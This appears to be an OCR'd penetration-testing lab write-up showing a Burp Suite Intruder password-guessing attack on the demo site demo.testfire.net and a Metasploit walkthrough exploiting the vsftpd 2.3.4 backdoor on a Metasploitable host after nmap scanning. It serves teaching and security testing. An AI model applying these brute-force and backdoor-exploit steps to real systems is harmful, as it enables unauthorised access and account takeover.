
The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing:
109 items added to site map
33 responses processed
0 responses queued
2. Intruder attack of https://demo.testfire.net
Cluster bomb attack, simple list, simple list.
2 payload positions
10 requests (0 errors)
Finished
View details
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Search...
Issue type Host Path
Suspicious input transformation (reflected) http://insecure-bank.com /url-shorten
SMTP header injection http://insecure-website.c... /contact-us
Serialized object in HTTP message http://insecure-bank.com /blog
Cross-site scripting (DOM-based) https://insecure-bank.com /
XML external entity injection https://vulnerable-websit... /product/stock
External service interaction (HTTP) https://insecure-website.... /product
Web cache poisoning http://insecure-bank.com /contact-us
Server-side template injection http://insecure-bank.com /user-homepage
SQL injection https://vulnerable-websit... /
OS command injection https://insecure-website.... /feedback/submit
Event log
Filter Critical Error Info Debug
Search...
Time Type Source Message
11:43:09 6 Mar 2023 Info Scanner This version of Burp Suite was released over three months ago. Pleas...
11:43:08 6 Mar 2023 Info Proxy Proxy service started on 127.0.0.1:8080
Advisory
Memory: 116.5MB
Disk: 4.0MB


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://demo.testfire.net
https://fonts.gstatic.com
https://play.google.com
https://www.google.com
https://www.gstatic.com
Host Method URL Params Status Length MIME type Title Comment Time request
https://www.google.com GET /complete/search?q&cp=... ✓ 200 9081 JSON 11:46:04 6 Ma
https://www.google.com GET /complete/search?q=test... ✓ 200 2310 JSON 11:46:04 6 Ma
https://www.google.com GET /search?q=testfiredemo&... ✓ 200 365590 HTML testfiredemo - Google Se... 11:46:00 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... 200 908981 script 11:46:03 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... ✓ 200 456892 script 11:46:05 6 Ma
https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.z... ✓ 200 211906 script 11:46:04 6 Ma
https://www.google.com GET /client_204?&atyp=i&bi... ✓ 204 1373 11:46:04 6 Ma
https://www.google.com POST /gen_204?s=web&t=cap... ✓ 204 976 11:46:05 6 Ma
https://www.google.com GET /
https://www.google.com GET /client_204
https://www.google.com GET /complete/search
Request
Pretty Raw Hex
1 GET /search HTTP/2
2 Host: www.google.com
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
Search...
0 matches
Response
Inspector
Request Attributes 2
Request Headers 10


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP
10 https://demo.testfire.net GET /login.jsp 200 8770 HTML jsp Altoro Mutual 65.61.137.117
11 https://www.google.com GET /complete/search?q=testfiredemo&cp=... 200 2310 JSON 142.250.77.68
12 https://www.google.com GET /complete/search?q&cp=0&client=gws-... 200 9081 JSON 142.250.77.68
13 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... 200 211906 script 142.250.77.68
15 https://www.gstatic.com GET /og/_/js/k=og.qtm.en_US.tIlsZF7Jxg0.2... 200 183768 script 142.250.192.131
16 https://www.google.com GET /client_204?&atyp=i&biw=935&bih=79... 204 1373 HTML 142.250.77.68
20 https://fonts.gstatic.com GET /s/i/productlogos/youtube/v9/192px.svg 200 1426 XML svg 142.250.66.3
22 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... 200 456892 script 142.250.77.68
27 https://www.google.com POST /gen_204?atyp=i&ei=IlUFZNrjK-SM4-E... 204 976 HTML 142.250.77.68
28 https://play.google.com OPTIONS /log?format=json&hasfast=true&authus... 200 494 text 142.250.183.142
29 https://play.google.com POST /log?format=json&hasfast=true&authus... 200 979 JSON 142.250.183.142
31 https://demo.testfire.net GET /favicon.ico 404 7097 HTML ico Altoro Mutual 65.61.137.117
32 https://demo.testfire.net POST /doLogin 302 145 65.61.137.117
33 https://demo.testfire.net GET /login.jsp 200 8790 HTML jsp Altoro Mutual 65.61.137.117
Request
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo.testfire.net/login.jsp
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 uid=admin&passw=123456&btnSubmit=Login
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 06 Mar 2023 06:16:12 GMT
6 Connection: close
7
8
Search... 0 matches
Inspector
Request Attributes 2
Request Body Parameters 3
Request Cookies 1
Request Headers 20
Response Headers 5


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password123
admin
pass
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
302 145
user password123 302 145
Max password123 302 145
admin password123 302 145
user admin 302 145
Max admin 302 145
admin admin 302 279
user pass 302 145
Max pass 302 145
admin pass 302 145
Request Response
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
Search...
0 matches
Finished

4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1: Open metasploit, login and keep it running in the background.

Step 2: Open a terminal in Kali Linux and find your ip address using the command **ifconfig.**

Step 3: Type **nbtscan -r "IPaddress"** and check for the metasploit's IPaddress.


Step 4: Type the command **nmap -sV "IPaddress of metasploit"** to get the nmap scan report.


Step 5: Type the command **nmap -p 21 –script vuln "IPaddress of metasploit"** to get the nmap of ftp.


Step 6: Type the command **msfconsole** to start the metasploit framework.


Step 7: Search for **vsftpd 2.3.4** to display the matching mdules.


Step 8: Use **exploit/unix/ftp/vsftpd_234_backdoor** and after that set RHOSTS to the IPaddress of the metasploit and set the payload to **cmd/unix/interact** and then exploit.



root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
┌──(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
┌──(root㉿kali)-[/home/allen]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0x20<link>
inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0x0<global>
inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0x0<global>
ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
RX packets 118 bytes 49666 (48.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 95 bytes 46816 (45.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

